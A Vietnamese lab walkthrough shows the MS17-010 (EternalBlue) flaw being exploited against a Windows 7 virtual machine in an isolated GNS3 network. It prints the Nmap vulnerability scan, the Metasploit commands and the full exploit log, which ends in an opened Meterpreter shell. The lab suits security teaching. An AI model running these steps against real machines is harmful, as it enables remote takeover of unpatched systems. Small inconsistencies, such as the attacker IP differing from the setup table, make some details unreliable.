
I. Tổng quan về lỗ hổng MS17-010

Lỗ hổng MS17-010 là một trong những lỗ hổng bảo mật nghiêm trọng có thể gây thiệt hại lớn cho các doanh nghiệp. Chính vì vậy Microsoft đã cho mắt bản cập nhật MS17-010, đây chính là bản cập nhật bảo vệ giải quyết lỗ hổng trong Windows mà nghiêm trọng nhất của các lỗ hổng có thể cho phép thực thi mã từ xa nếu kẻ tấn công gửi các tin nhắn được tạo đặc biệt tới máy chủ Microsoft Server.

II. Chuẩn bị thực hành


Phần A. Chuẩn bị

1. Cài đặt máy ảo hệ điều hành Kali và thiết lập card mạng **host-only**




Hình 1.1 Chọn card mạng host-only

2. Cài đặt máy ảo hệ điều hành window 7 và thiết lập card mạng **host-only**




3. Thêm các máy ảo vừa cài đặt vào GNS-3


Vào Edit → Preferences → Vmware → New



Khi chọn New thì GNS-3 sẽ tự động phát hiện các máy ảo đã cài đặt và ta chỉ cần thêm vào.




4. Cấu hình sơ đồ mạng như sau



Tên máy	IP adr	Subnet mask	Default gateway
Windown 7x64	192.168.1.7	/24	192.168.1.10
kali	192.168.2.7	/24	192.168.2.10


Cấu hình IP tĩnh cho Kali



Cấu hình IP tĩnh cho Windown 7

Phần B. Thực hành

Bước 1. Tiến hành trinh sát dò quét mạng



Bước 2. Sử dụng Nmap dò quét lỗ hổng
Sử dụng câu lệnh: nmap –sV –sC –script=vlun 192.168.1.7

```
root@kali:~# nmap -sV -sC --script=vuln 192.168.1.7
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-17 22:33 EDT
Nmap scan report for 192.168.1.7
Host is up (0.00058s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:6E:CE:0F (VMware)
Service Info: Host: KNV-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
```

Phát hiện được **lỗ hổng MS17**

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 217.58 seconds
```

Bước 3. Sử dụng metasploit tiến hành khai thác tấn công lỗ hổng.

```
Interact with a module by name or index. For example info 179, use 179 or use post/windows/gather/credentials/gpp

msf6 > search msb 2017

Matching Modules
================

   #  Name                                                Disclosure Date  Rank     Check  Description
   -  ----                                                ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command                2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                                   normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/local/ms16_075_reflection_juicy     2016-01-16       great    Yes    Windows Net-NTLMv2 Reflection DCOM/RPC (Juicy)
   3  exploit/windows/smb/ms17_010_eternalblue            2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8       2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec                 2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   6  exploit/windows/smb/smb_doublepulsar_rce            2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Thiết lập các tham số mạng

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.7
RHOST ⇒ 192.168.1.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
[+] 192.168.1.7:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.7:445       - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.7:445 - The target is vulnerable.
[*] 192.168.1.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.7:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.7:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.7:445 - Connecting to target for exploitation.
[+] 192.168.1.7:445 - Connection established for exploitation.
[+] 192.168.1.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.7:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.7:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.7:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.7:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.7:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.7:445 - Starting non-paged pool grooming
[+] 192.168.1.7:445 - Sending SMBv2 buffers
[+] 192.168.1.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.7:445 - Sending final SMBv2 buffers.
[*] 192.168.1.7:445 - Sending last fragment of exploit packet!
[*] 192.168.1.7:445 - Receiving response from exploit packet
[+] 192.168.1.7:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.7:445 - Sending egg to corrupted connection.
[*] 192.168.1.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.128:4444 → 192.168.1.7:49160) at 2022-03-17 22:51:24 -0400
[+] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Ta thu được kết quả khai thác như trên.